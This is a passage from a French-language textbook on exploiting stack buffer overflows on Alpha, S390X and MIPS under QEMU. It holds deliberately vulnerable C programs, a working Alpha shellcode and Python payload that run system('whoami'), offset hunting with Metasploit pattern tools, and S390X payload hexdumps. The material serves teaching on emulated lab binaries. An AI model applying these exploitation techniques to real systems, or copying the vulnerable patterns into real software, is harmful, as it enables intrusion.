Comme l'objectif de cet ouvrage n'est pas la création de **shellcode**, nous n'irons donc pas dans les détails. Cependant il est nécessaire d'aborder certains points afin de poursuivre. Avant de commencer, il est nécessaire d'être au clair sur l'objectif du *shellcode*. Tout d'abord, celui-ci sera exécuté sur la pile car le binaire est compilé avec l'option **-z execstack**. Après avoir rempli la variable **buffer** avec 16 *bytes*, il va falloir écraser la valeur du registre **ra** puis la valeur du registre **fp**. Pour **fp**, il n'est pas nécessaire de mettre une valeur qui a du sens, en revanche pour **ra**, il faut que cette valeur pointe vers la pile car c'est là que se situe le *shellcode*. La valeur choisie est **0x020000800F20**. Cette valeur pointe juste après la valeur de **fp**. Il est donc possible d'y écrire directement le *shellcode*. Ce *shellcode* doit récupérer l'adresse de la chaîne de caractères "whoami" (**0x1200692A3**) depuis la pile (il faudra calculer un *offset* par rapport au registre de pile). Cette adresse sera placée dans le registre **a0** car il s'agit du seul et unique argument de la fonction **system()**. Suite à cela, il faut placer dans le registre **ra** l'adresse de la fonction **system()+8** (de la même manière, il faudra calculer un *offset* par rapport à **sp**). Et pour finir, il faut renvoyer le code vers l'adresse pointée par **ra**. Ceci étant énoncé, il est possible de coder en assembleur tout cela puis d'en récupérer les **opcodes** correspondant. Le code assembleur est :

```

1  .section .text
2
3  .global _start
4
5  _start:
6      LDA    $1, 0x20($30)    # LDA t1, 0x20(sp)
7      LDQ    $16, 0($1)       # LDQ a0, 0(t1)
8      LDA    $1, 0x28($30)    # LDA t1, 0x28(sp)
9      LDQ    $26, 0($1)       # LDQ ra, 0(t1)
10     UNOP
11     JMP     $31,($26)        # JMP pc, (ra)
12     UNOP
13     UNOP
14     # "whoami" addr
15     .byte 0x00, 0x00, 0x00, 0x01, 0x20, 0x06, 0x92, 0xA3
16     # system()+8 addr
17     .byte 0x00, 0x00, 0x00, 0x01, 0x20, 0x00, 0x1F, 0x98

```

Pour le compiler et afficher les **opcodes**, il faut utiliser les commandes suivantes :

```

1  alpha-linux-gnu-as shellcode.asm -o shellcode.o
2  alpha-linux-gnu-ld shellcode.o -o shellcode
3  alpha-linux-gnu-objdump -d shellcode
4
5  Déassemblage de la section .text :
6
7  0000000120000078 <_start>:
8      120000078:  20 00 3e 20      lda      t0,32(sp)
9      12000007c:  00 00 01 a6      ldq      a0,0(t0)
10     120000080:  28 00 3e 20      lda      t0,40(sp)
11     120000084:  00 00 41 a7      ldq      ra,0(t0)
12     120000088:  00 00 fe 2f      unop
13     12000008c:  00 00 fa 6b      jmp      (ra)
14     120000090:  00 00 fe 2f      unop
15     120000094:  00 00 fe 2f      unop
16     120000098:  00 00 00 01
17     12000009c:  20 06 92 a3
18     1200000a0:  00 00 00 01
19     1200000a4:  20 00 1f 98

```

On peut vérifier la correspondance avec le code assembleur écrit en amont. Ce *shellcode* contient des *null bytes*, mais ceux-ci n'impactent pas l'exploitation de ce binaire dans les conditions dans lequel il est testé (de nombreuses techniques et astuces existent pour enlever les *bad char* d'un *shellcode*). Dans ce cas précis, la condition nécessaire pour que ce code soit un *shellcode* est qu'il ne contienne pas de section

.data : condition qui est remplie ici.

Il est alors possible d'écrire la *payload* finale comme ceci :

```

1  import sys
2
3  payload = b"A"*16                # buffer
4  payload+= b'\x00\x00\x02\x00\x00\x80\x0F\x20'[::-1] # ra -->
   ↪ stack
5  payload+= b'A'*8                 # fp
6  payload+= b'\x20\x00\x3E\x20'   # LDA t0, 0x20(sp)
7  payload+= b'\x00\x00\x01\xA6'   # LDQ a0, 0(t0)
8  payload+= b'\x28\x00\x3E\x20'   # LDA t0, 0x28(sp)
9  payload+= b'\x00\x00\x41\xa7'   # LDQ ra, 0(t0)
10 payload+= b'\x00\x00\xFE\x2F'   # UNOP
11 payload+= b'\x01\x80\xFA\x6B'   # JMP pc, (ra)
12 payload+= b'\x00\x00\xFE\x2F'*2 # UNOP * 2
13 # address of "whoami"
14 payload+= b'\x00\x00\x00\x01\x20\x06\x92\xa3'[::-1]
15 # address of system() + 8
16 payload+= b'\x00\x00\x00\x01\x20\x00\x1F\x98'[::-1]
17 payload+= b'B'*28
18
19 sys.stdout.buffer.write(payload)

```

On remarque bien le remplissage de la variable **buffer** par 16 "A", puis l'adresse sur la pile qui pointe vers le *shellcode*, ainsi que les 8 "A" supplémentaires qui viendront peupler le registre **fp**. Et enfin le *shellcode*. Le résultat de l'exploitation est présenté sur la figure 5.16.

5.3 Architecture S390X

Afin de *cross compiler* pour **S390X**, il faut installer les paquets suivants :

```

1  sudo apt-get install qemu-user
2  sudo apt-get install gdb-multiarch
3  sudo apt-get install gcc-s390x-linux-gnu

```

Le programme de test suivant est utilisé :

```
(shellchocolat)→ →other_arch cat alpha_stack.py
import sys

payload = b"A"*16 # buffer
payload+= b'\x00\x00\x02\x00\x00\x80\x0F\x20'[::-1] # ra → stack
payload+= b'A'*8 # fp
payload+= b'\x20\x00\x3E\x20' # LDA t0, 0x20(sp)
payload+= b'\x00\x00\x01\xA6' # LDQ a0, 0(t0)
payload+= b'\x28\x00\x3E\x20' # LDA t0, 0x28(sp)
payload+= b'\x00\x00\x41\xA7' # LDQ ra, 0(t0)
payload+= b'\x00\x00\xFE\x2F' # UNOP
payload+= b'\x01\x80\xFA\x6B' # JMP pc, (ra)
payload+= b'\x00\x00\xFE\x2F'*2 # UNOP * 2
payload+= b'\x00\x00\x00\x01\x20\x06\x92\xa3'[::-1] # address of "whoami"
payload+= b'\x00\x00\x00\x01\x20\x00\x1F\x98'[::-1] # address of system() + 8
payload+= b'B'*28

sys.stdout.buffer.write(payload)
(shellchocolat)→ →other_arch python3 alpha_stack.py | qemu-alpha-static alpha_stack
AAAAAAAAAAAAAAAAAAAA ♦
shellchocolat
```

FIGURE 5.16 – Exploitation d'un binaire sous ALPHA AXP

```
1 #include <stdio.h>
2
3 int main(int argc, char **argv){
4
5     printf("Hello from S390X !\n");
6
7     return 1;
8 }
```

Pour compiler cet exemple pour l'architecture **S390X**, il faut utiliser la commande suivante :

```
1 s390x-linux-gnu-gcc test_s390x -static -g -o test_s390x
```


Et pour l'exécuter et y attacher un *debugger*, il faut alors taper :

```
1 qemu-s390x-static -g 1234 test_s390x
```

La commande pour attacher le *debugger* est alors :

```
1 gdb-multiarch test_s390x -q -ex "set architecture s390:64-bit"
↪ -ex "target remote :1234"
```

La figure 5.17 présente l'exécution de ce binaire.



```
(shellchocolat → other_arch) qemu-s390x-static -g 1234 test_s390x
Hello from S390X !
```

FIGURE 5.17 – Exécution d'un binaire de test sous architecture **S390X**

Analyse succincte de l'architecture

L'architecture **S390X** a été développée par **IBM** et est aussi connue sous le nom de zArchitecture. Elle est utilisée dans les systèmes informatiques d'**IBM** tels que les **mainframe zSeries** et **LinuxOne**. Il s'agit d'une architecture **big endian** 64 *bits* optimisée pour le traitement massif de données en parallèle avec des fonctionnalités avancées concernant l'exécution simultanée de plusieurs *threads* et le partage efficace des ressources entre eux. Utilisé pour du **mainframe**, **S390X** est réputé pour sa fiabilité, et sa disponibilité et permettent alors de faire tourner des applications critiques qui nécessitent un haut niveau de disponibilité et de sécurité. Il est possible d'exécuter des applications codées pour d'autres architectures telles que **x86_64** et **POWERPC** via des techniques de virtualisation et d'émulation. Peu de documentation⁸ est disponible concernant cette architecture, bien qu'elle soit utilisée mondialement à l'heure actuelle.

S390X possède 16 registres généraux (**r0-r15**) et comme pour la plupart des autres architectures présentés dans cet ouvrage, un certain nombre de registres **FPU** (*Floating Point Unit*) non présentés car non utile pour le propos abordé. **S390X** possède également 16 registres d'accès (**acr0-acr15** (*access registre*)). D'autres registres spécifiques existent comme par exemple **pswm**, **pswa**, **fpc**, **gsd**, **pc**, etc. Tous ne seront pas utilisés dans cette section. Les principaux registres sont présentés ci-dessous :

- **r3...r6** : Ces registres sont utilisés pour passer les paramètres à une fonction. Ils ne sont pas sauvegardés lors du retour de fonction à l'exception du registre **r6**.
- **r7...r11**, **r13** : Ces registres sont utilisés pour stocker les variables locales d'une fonctions.
- **r12** : Ce registre est le plus souvent utilisée comme pointeur de **GOT** (*Global Offset Table*).
- **r14** : Ce registre contient l'adresse de retour d'une fonction.
- **r15** : Il s'agit du pointeur de pile.
- **acr0**, **acr1** : Ces deux registres sont réservés.

8. <https://github.com/IBM/s390x-abi>

La pile, pointée par le registre **r15**, est alignée sur 8 *bytes*. Un appel de fonction doit réserver de l'espace sur la pile, comme cela se fait classiquement, de manière à pouvoir y stocker diverses informations. L'espace alloué pour sauvegarder les registres est de 160 *bytes*. Il faudra en tenir compte lors de l'exploitation de *stack buffer overflow*. Suite à cela, il faut également allouer de l'espace supplémentaire en fonction du nombre de variables locales utilisées par la fonction. L'état de la pile lors d'un appel de fonction est présentée sur la figure 5.18 (tirée de la documentation officielle).




FIGURE 5.18 – État de la pile lors d'un appel de fonction (*crédit* : Documentation officielle)

Le programme de test suivant est utilisé pour observer cet espace alloué sur la pile lors d'un appel de fonction :

```

1  #include <stdio.h>
2
3  int func(int a){
4      return a;
5  }
6
7  int main() {
8      int result = func(42);
9      printf("%d\n", result);
10     return 0;
11 }
```

La fonction **main()** fait appel à une fonction **func()** qui a un paramètre **a**. Ce paramètre est ensuite retourné à la fonction appelante (**main()**) qui l'affiche alors à l'écran avec la fonction **printf()**. Le code assembleur de ce programme est le suivant :

```

1  func:
2      LDGR    f2, r11
3      LDGR    f0, r15
4      LAY     r15, -0xA8(r15)
5      LGR     r11, r15
6      LGR     r1, r2
7      ST      r1, 0xA4(r11)
8      L       r1, 0xA4(r11)
9      LGFR    r1, r1
10     LGR     r2, r1
11     LGDR    r15, f0
12     LGDR    r11, f2
13     BR      r14
14
15  main:
16     STMG     r11, r15, 0x58(r15)
17     LAY     r15, -0xA8(r15)
18     LGR     r11, r15
19     LGHI    r2, 0x2A
20     BRASL   r14, 0x10009F8 <func>
21     LGR     r1, r2
22     ST      r1, 0xA4(r11)
23     LGF     r1, 0xA4(r11)
24     LGR     r3, r1
25     LARL    r2, 0x105A290
26     BRASL   r14, 0x1001778 <printf>
27     LHI     r1, 0
28     LGFR    r1, r1
29     LGR     r2, r1
30     LMG     r11, r15, 0x100(r11)
31     BR      r14

```

La première chose que l'on constate, mais qui n'est plus étonnante à présent, est la diversité des instructions⁹. On peut remarquer que de la place est effectuée sur la pile à la ligne 4 dans la fonction **func()**. **0xA8 bytes** (160+8) sont réservés pour stocker l'ensemble des registres et paramètres comme cela a été présenté précédemment. Ainsi, on observe bien les 160 *bytes* utilisés pour sauvegarder les registres et les 8 *bytes* utilisé pour la variable **a**. Le mnémotique **BRASL** est un mnémotique de branchement qui permet d'appeler des fonctions externes et l'instruction **BR r14** permet de revenir au flot d'exécution principale du programme avant l'appel d'une fonction. On estime alors que l'objectif lors d'une exploitation d'un *buffer overflow* est d'écraser la valeur contenue dans ce registre. On constate également que la valeur de retour des fonctions est positionnée dans le registre **r1** (voir ligne 10 et ligne 29).

9. <http://simotime.com/asmins01.htm>

Exploitation

Le programme utilisé pour créer un *buffer overflow*, utilise cette fois-ci de manière incorrecte la fonction **memcpy()** afin de copier le contenu d'une variable vers une autre plus petite. Le code est présenté ci-dessous :

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int bof() {
5      char buffer[16];
6      char input[256];
7
8      fgets(input, 256, stdin);
9      printf("%s\n", buffer);
10
11     memcpy(buffer, input, sizeof(input));
12
13     return 0;
14 }
15
16 int main() {
17     bof();
18     return 0;
19 }
```

Pour le compiler, la ligne de commande ci-dessous est utilisée :

```
1  s390x-linux-gnu-gcc s390x_stack.c -static -z execstack -g -o
   ↪ s390x_stack
```

La fonction **main()** fait appel à la fonction **bof()** qui elle-même demande une entrée-utilisateur via la fonction sécurisée **fgets()**. Cette entrée-utilisateur permet de peupler une zone-mémoire associée à la variable **input** stockée sur la pile. La fonction **memcpy()** est ensuite utilisée pour copier le contenu de cette zone-mémoire vers une autre zone-mémoire associée à la variable **buffer** (également stockée sur la pile). La taille de **buffer** est bien inférieure à la taille de **input**. Il s'ensuit alors un écrasement de la pile. Il ne faut pas perdre de vue que 160 *bytes* au minimum sont alloués sur la pile de manière à sauvegarder l'état des registres. Il faut donc trouver le bon emplacement dans la *payload* afin d'écraser la valeur qui sera attribuée au registre **r14**. Commençons par soumettre une grande quantité de "A" (environ 200) afin de constater l'écrasement de certaines valeurs sur la pile (voir figure 5.19

L'état des registres à cet instant est alors le suivant :

```
(shellchocolat)→ →other_arch python -c "print('A'*200)" | qemu-s390x-static s390x_stack
qemu: uncaught target signal 4 (Illegal instruction) - core dumped
[1] 14484 done python -c "print('A'*200)" |
14485 illegal hardware instruction qemu-s390x-static s390x_stack
```

FIGURE 5.19 – Erreur lors de la soumission d'un trop grand nombre de "A"

1	pswm	0x7050001800000000
2	pswa	0x4141414141414143
3	r0	0x0
4	r1	0x0
5	r2	0x0
6	r3	0x200007ffbe0
7	r4	0xff
8	r5	0x100b7a8
9	r6	0x1084e88
10	r7	0x10008fc
11	r8	0x20000800058
12	r9	0x1
13	r10	0x20000800068
14	r11	0x4141414141414141
15	r12	0x4141414141414141
16	r13	0x4141414141414141
17	r14	0x4141414141414141
18	r15	0x4141414141414141
19	acr0	0x0
20	acr1	0x1090380
21	acr2	0x0
22	acr3	0x0
23	acr4	0x0
24	acr5	0x0
25	acr6	0x0
26	acr7	0x0
27	acr8	0x0
28	acr9	0x0
29	acr10	0x0
30	acr11	0x0
31	acr12	0x0
32	acr13	0x0
33	acr14	0x0
34	acr15	0x0
35	fpc	0x0
36	gsd	0x0
37	gssm	0x0
38	gsepla	0x0
39	gs_reserved	0x0

```

40  pc          0x4141414141414143
41  cc          0x0
42

```

On constate que plusieurs registres peuvent être contrôlés par l'entrée-utilisateur, dont le registre **r14** qui sera ensuite utilisé par le registre **pc** pour exécuter l'instruction à cette adresse. Afin de trouver le bon endroit dans cette *payload* de 200 "A", il est possible d'utiliser un générateur de motifs qui fournit une chaîne de caractères composée d'un motif unique. Cela permet alors de déterminer l'*offset* correcte. Il existe des outils en ligne¹⁰, mais sur la distribution **Kali Linux**, un outil est directement présent, il s'agit de **pattern_create** que l'on peut exécuter comme ceci :

```

1  ruby /usr/share/metasploit-framework/tools/exploit
   ↪  /pattern_create.rb -l 200
2
3  Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab ....

```

Ainsi en fournissant cette chaîne de caractères, on constate que le registre **r14** contient alors **0x3241653341653441**. Pour trouver l'*offset* dans la *payload*, il faut utiliser l'outil **pattern_offset** comme suit (attention, architecture *big-endian*) :

```

1  ruby /usr/share/metasploit-framework/tools/exploit
   ↪  /pattern_offset.rb -l 200 -q 4134654133654132
2
3  [*] Exact match at offset 128

```

On en conclut donc qu'il faut fournir exactement 128 *bytes* avant de pouvoir écraser la valeur du registre **r14**. Cela se constate en exécutant le programme avec la commande suivante (voir le résultat sur la figure 5.20) :

```

1  python -c "print('A'*128+'BBBBBBBB')" | qemu-s390x-static -g
   ↪  1234 s390x_stack

```

A cet instant, le registre de pile (**r15**) vaut **0x0A00000001084EE0**. Comme le binaire est compilé avec l'option **-z execstack**, il est alors possible d'écrire un *shellcode* sur la pile puis de l'exécuter en spécifiant au registre **pc** (ou **r14**), l'adresse où se trouve le *shellcode*. Cependant, comme l'état des registres est sauvegardé sur la pile, le registre de pile est également sauvegardé. Ainsi le premier *byte* de ce registre (**0x0A**) correspond au saut de ligne. Ainsi on en déduit que le registre **r15** et juste en dessous du registre **r14**.

10. <https://wiremask.eu/tools/buffer-overflow-pattern-generator/>

```
(shellchocolat)→ →other_arch gdb-multiarch s390x_stack -q
4"
Reading symbols from s390x_stack...
The target architecture is set to "s390:64-bit".
Remote debugging using :1234
BFD: attention: system-supplied DSO at 0x20000801000 a un
0x00000000010008c0 in _start ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x4242424242424242 in ?? ()
(gdb)
```

FIGURE 5.20 – Écrasement de la pile jusqu'à pouvoir modifier la valeur du registre **r14** qui modifiera ensuite la valeur du registre **pc** par 8 "B"

Le *shellcode* sera le suivant :

```
1 .section .text
2
3 .global _start
4
5 _start:
6     LHI %r1, 0
7     LHI %r1, 0
8     LHI %r1, 0
9     LHI %r1, 0
10    LHI %r1, 0
11    LHI %r1, 0
```

Il est possible de le compiler et d'en extraire les *bytes* comme suit :

```
1 s390x-linux-gnu-as s390x_sc.asm -o s390x_sc.o
2 s390x-linux-gnu-ld s390x_sc.o -o s390x_sc
3 s390x-linux-gnu-objdump -d s390x_sc
4
5 s390x_sc:      format de fichier elf64-s390
6
7
8 Déassemblage de la section .text :
9
10 0000000001000078 <_start>:
11 1000078:      a7 18 00 00      lhi      %r1,0
12 100007c:      a7 18 00 00      lhi      %r1,0
13 1000080:      a7 18 00 00      lhi      %r1,0
```

14	1000084:	a7 18 00 00	lhi	%r1,0
15	1000088:	a7 18 00 00	lhi	%r1,0
16	100008c:	a7 18 00 00	lhi	%r1,0

La *payload* finale est alors représentée sur la pile comme suit :

1	0x200007FFBE0	A7180000A7180000	(shellcode)
2	0x200007FFBE8	A7180000A7180000	(shellcode)
3	0x200007FFBF0	A7180000A7180000	(shellcode)
4	0x200007FFBF8	4141414141414141	(AAAAAAA)
5	...		
6	0x200007FFC58	4141414141414141	(AAAAAAA)
7	0x200007FFC60	00000200007FFBE0	(r14: JMP stack)

L'exploitation se réalise donc comme présenté sur la figure 5.21 et 5.22.

```
(shellchocolat)→ →other_arch xxd bof
00000000: a718 0000 a718 0000 a718 0000 a718 0000  .. .. .. ..
00000010: a718 0000 a718 0000 4141 4141 4141 4141  .. .. .. AAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000080: 0000 0200 007f fbe0 0000 0200 007f fbe0  .. .. ... ..
00000090: 0000 0200 007f fbe0 0000 0200 007f fbe0  .. .. ... ..
000000a0: 0000 0200 007f fbe0 0000 0200 007f fbe0  .. .. ... ..
000000b0: 0000 0200 007f fbe0 0000 0200 007f fbe0  .. .. ... ..
000000c0: 00
(shellchocolat)→ →other_arch cat bof | qemu-s390x-static -g 1234 s390x_stack
```

FIGURE 5.21 – Lancement de la *payload*

```
(gdb) disas /r 0x200007ffbe0,0x200007ffbf0
Dump of assembler code from 0x200007ffbe0 to 0x200007ffbf0:
0x00000200007ffbe0: a7 18 00 00      lhi    %r1,0
⇒ 0x00000200007ffbe4: a7 18 00 00      lhi    %r1,0
0x00000200007ffbe8: a7 18 00 00      lhi    %r1,0
0x00000200007ffbec: a7 18 00 00      lhi    %r1,0
```

FIGURE 5.22 – Vérification du bon fonctionnement du *shellcode* suite à l'exécution de la *payload*

5.4 Architecture MIPS

Les binaires à installer pour la *cross*-compilation pour l'architecture **MIPS** sont :

```

1 sudo apt-get install qemu-user
2 sudo apt-get install gdb-multiarch
3 sudo apt-get install gcc-mips-linux-gnu

```

Afin de valider l'installation, le programme suivant est compilé puis exécuté :

```

1 #include <stdio.h>
2
3 int main() {
4
5     printf("Hello from MIPS !\n");
6
7     return 0;
8 }

```


La compilation et l'exécution via un debugger sont réalisées avec les commandes suivantes :

```

1 mips-linux-gnu-gcc test_mips.c -static -g -o test_mips
2 qemu-mips-static -g 1234 test_mips
3
4 gdb-multiarch test_mips -q -ex "set architecture mips" -ex
  ↪ "target remote :1234"

```

Le résultat est présenté sur la figure 5.23.




```

(shellchocolat) -> ->other_arch qemu-mips-static -g 1234 test_mips
Hello from MIPS !

```

FIGURE 5.23 – Exécution d'un binaire de test sous architecture MIPS

Le binaire généré est un exécutable 32 *bits big-endian* comme cela peut se voir sur la figure 5.24.



```

(shellchocolat) -> ->other_arch file test_mips
test_mips: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked,
BuildID[sha1]=01b077875a92987ac1af383aaf55aa5b164f66ac, for GNU/Linux 3.2.0, with debug_info,
not stripped

```

FIGURE 5.24 – Le binaire généré est en 32 *bits big-endian*

Analyse succincte de l'architecture

L'architecture **MIPS** (*Microprocessor without Interlocked Pipeline Stages*) est une architecture de type **RISC** (*Reduced Instruction Set Computing*) développée au milieu des années 1980 par la société **MIPS Computer System Inc.** Cette société a été créée pour commercialiser les résultats de travaux de recherche en architecture informatique menés à l'université de Stanford. La société fut ensuite renommée en **MIPS Technologies** puis fut racheté par **Imagination Technologies**. L'architecture **MIPS** est largement utilisée dans les systèmes embarqués, les routeurs, consoles de jeux vidéos etc.

L'architecture **MIPS** comprend 32 registres de 4 *bytes* allant de **r0** à **r31**. Dans le *debugger* **gdb**, ces registres sont renommés de manière à pouvoir les utiliser plus facilement comme cela peut se voir sur la figure 5.25. Ainsi, les registres sont utilisés comme suit (on pourra retrouver des similarités avec l'architecture **SPARC** présentée en section 5.1) :

- **zero** : Ce registre contient toujours 0.
- **at** : Ce registre est réservé, il sert pour des opérations temporaires (*assembler temporary*).
- **v0...v1** : Ces registres sont utilisées pour stocker les valeurs de retour des fonctions.
- **a0...a3** : Ces registres permettent de stocker les arguments des fonctions. Si davantage d'arguments sont nécessaires à l'exécution d'une fonction, les arguments restants sont placés sur la pile.
- **t0...t9** : Ce sont des registres courant utilisés pour effectuer des calculs. Ils sont à considérer comme des registres temporaires.
- **s0...s8** : Il s'agit de registres de sauvegarde afin de stocker le contenu des variables locales nécessaires à l'exécution d'une fonction.
- **k0...k1** : Registres réservés pour le noyau (*kernel*).
- **gp** : Il s'agit du pointeur de données global (*Global Pointer*).
- **sp** : Ce registre pointe sur le haut de la pile (*Stack Pointer*).
- **ra** : Ce registre contient la valeur de retour d'une fonction (*Return Address*).
- **lo/hi** : Ils contiennent les résultats des divisions et multiplications.

En ce qui concerne le jeu d'instructions¹¹, celui-ci est encore différent de ce qui a

11. <https://s3-eu-west-1.amazonaws.com/downloads-mips/documents/MD00086-2B->

```
(gdb) i r
```

	zero	at	v0	v1	a0	a1	a2	a3
R0	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
	t0	t1	t2	t3	t4	t5	t6	t7
R8	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
	s0	s1	s2	s3	s4	s5	s6	s7
R16	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
	t8	t9	k0	k1	gp	sp	s8	ra
R24	00000000	00000000	00000000	00000000	00000000	2b2ab1b0	00000000	00000000
	sr	lo	hi	bad	cause	pc		
	24000010	00000000	00000000	00000000	00000000	00400530		
	fsr	fir						
	00000000	00739300						

FIGURE 5.25 – Visualisation des différents registres dans **gdb**

pu être déjà présenté. Prenons le code suivant en exemple qui effectue une addition entre deux variables **a** et **b** :

```
1  #include <stdio.h>
2
3  int main() {
4      int a = 1;
5      int b = 2;
6      int c = a+b;
7      return 0;
8  }
```

Le code assembleur résultant est alors :

```
1  main:
2      ADDIU    sp, sp, -0x20
3      SW      s8, 0x1C(sp)
4      MOVE    s8, sp
5      LI      v0, 1
6      SW      v0, 0x08(s8)
7      LI      v0, 2
8      SW      v0, 0x0C(s8)
9      LW      v1, 0x08(s8)
10     LW      v0, 0x0C(s8)
11     ADDU    v0, v1, v0
12     SW      v0, 0x10(s8)
13     MOVE    v0, zero
14     MOVE    sp, s8
15     LW      s8, 0x1C(sp)
16     ADDIU    sp, sp, 0x20
```


17	JR	ra
18	NOP	

En effet, on observe des mnémoniques encore jamais vu jusqu'ici. Cependant, on peut en deviner la signification. On constate que le registre **s8** est utilisé comme **frame pointer (fp)** grâce à la ligne 4 qui écrit la valeur du registre de pile dans le registre **s8**. Ce registre sera ensuite utilisé pour pointer sur la pile dans le reste de la fonction. La valeur 1 attribué à la variable **a** dans le code **C** est définie dans le code assembleur à la ligne 5. C'est le mnémonique **LI** qui assigne au registre **v0** la valeur 1. La ligne suivante positionne cette variable locale sur la pile grâce au mnémonique **SW** et au registre **s8** à l'*offset* **0x8**. La même chose est effectuée pour la variable **b** mais à un **offset** différent. L'addition est ensuite effectuée à la ligne 11 dont le résultat est positionné dans le registre **v0** avant d'être inscrit sur la pile à la ligne 12. On constate à la ligne 17 que le mnémonique de branchement est **JR** (*Jump Register*). On observe bien que la valeur de retour doit alors se situer dans le registre **ra** (important pour la suite de cette section). Cependant dans cet exemple, rien ne montre comment est remplie le registre **ra**. En fait, cela est effectué dans la fonction **__start()** qui n'est pas présentée ici. Prenons maintenant l'exemple suivant qui fait un appel de fonction de manière à observer la manière dont est géré l'adresse de retour :

```

1  #include <stdio.h>
2
3  int func(){
4      return 42;
5  }
6
7  int main() {
8      func();
9      return 0;
10 }
```

Le code assembleur de la fonction **main()** est donc :

```

1  func:
2      ...
3
4  main:
5      ...
6      ADDIU    sp, sp, -0x20
7      SW      ra, 0x1C(sp)
8      SW      s8, 0x18(sp)
```

```
9      MOVE      s8, sp
10     ...
11     MOVE      sp, s8
12     LW        ra, 0x1C(sp)
13     LW        s8, 0x18(sp)
14     ADDIU     sp, sp, 0x20
15     JR        ra
```

On observe clairement que la fonction **main()** doit maintenant trouver un moyen de sauvegarder la valeur du registre **ra**. Pour cela, elle le place sur la pile à la ligne 7 avec le mnémonique **SW** (*Store Word*). Elle le récupère ensuite en fin de fonction à la ligne 12 avec le mnémonique **LW** (*Load Word*). La même chose est effectuée pour le registre **s8**. On en conclut qu'exploiter un *buffer overflow* sur une architecture **MIPS** est relativement équivalent à exploiter un *buffer overflow* sur une architecture **x64** (mis à part les différences liées au jeu d'instructions). En effet, ce procédé de sauvegarde de l'adresse de retour et du *frame pointer* est implicitement effectuée lors de l'utilisation du mnémonique **CALL** (architecture **x64**).

Exploitation

Le code utilisé dans cet exemple est celui-ci :

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void access_granted(){
5      printf("[+] access granted\n");
6  }
7
8  int bof(){
9      char input[16];
10     scanf("%s", input);
11
12     if (!strcmp(input, "shellchocolat")) {
13         access_granted();
14     } else {
15         printf("[-] access denied\n");
16     }
17     return 0;
18 }
19
20 int main() {
21     bof();
```

```
22     return 0;
23 }
```

La fonction **main()** fait appel à la fonction **bof()** qui elle-même demande une entrée-utilisateur grâce à la fonction non sécurisée **scanf()**. Le contenu de cette entrée-utilisateur permet de remplir la variable locale **input** de 16 *bytes*. Une comparaison de cette chaîne de caractères est effectuée avec la fonction **strcmp()**. Si la comparaison n'est pas valide, la fonction **printf()** affiche "access denied". Dans le cas contraire, la fonction **access_granted()** est exécutée. L'objectif de cette exercice est d'exploiter un *stack buffer overflow* dans l'objectif d'exécuter la fonction **access_granted()** bien que la comparaison ne soit pas valide.

La longueur de l'entrée-utilisateur n'est pas validée par la fonction `scanf()`. Il est ainsi possible d'écrire davantage de données que les 16 *bytes* requis pour remplir la variable locale **input**. Cette variable étant locale, elle est positionnée sur la pile. Ainsi l'écrasement de la pile peut s'effectuer. Comme cela a été montré précédemment, il est nécessaire d'écraser au préalable le **frame pointer** (4 *bytes*). Ainsi on estime qu'il faut fournir 28 **bytes** pour écraser le registre **ra** sauvegardé sur la pile (0x20 **bytes** pour la variable **input**, puis 0x04 *bytes* pour le registre **s8** et enfin 0x04 *bytes* pour le registre **ra**). Cela peut se vérifier en envoyant la *payload* suivante (voir figure 5.26) :

1	AAAA	(input)
2	AAAA	(input)
3	AAAA	(input)
4	AAAA	(input)
5	AAAA	(s8)
6	BBBB	(ra)

```
(shellchocolat)→ →other_arch xxd bof
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000010: 4141 4141 4242 4242                                     AAAABBBB
(shellchocolat)→ →other_arch cat bof| qemu-mips-static -g 1234 mips_stack
[-] access denied
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1] 5710 done cat bof |
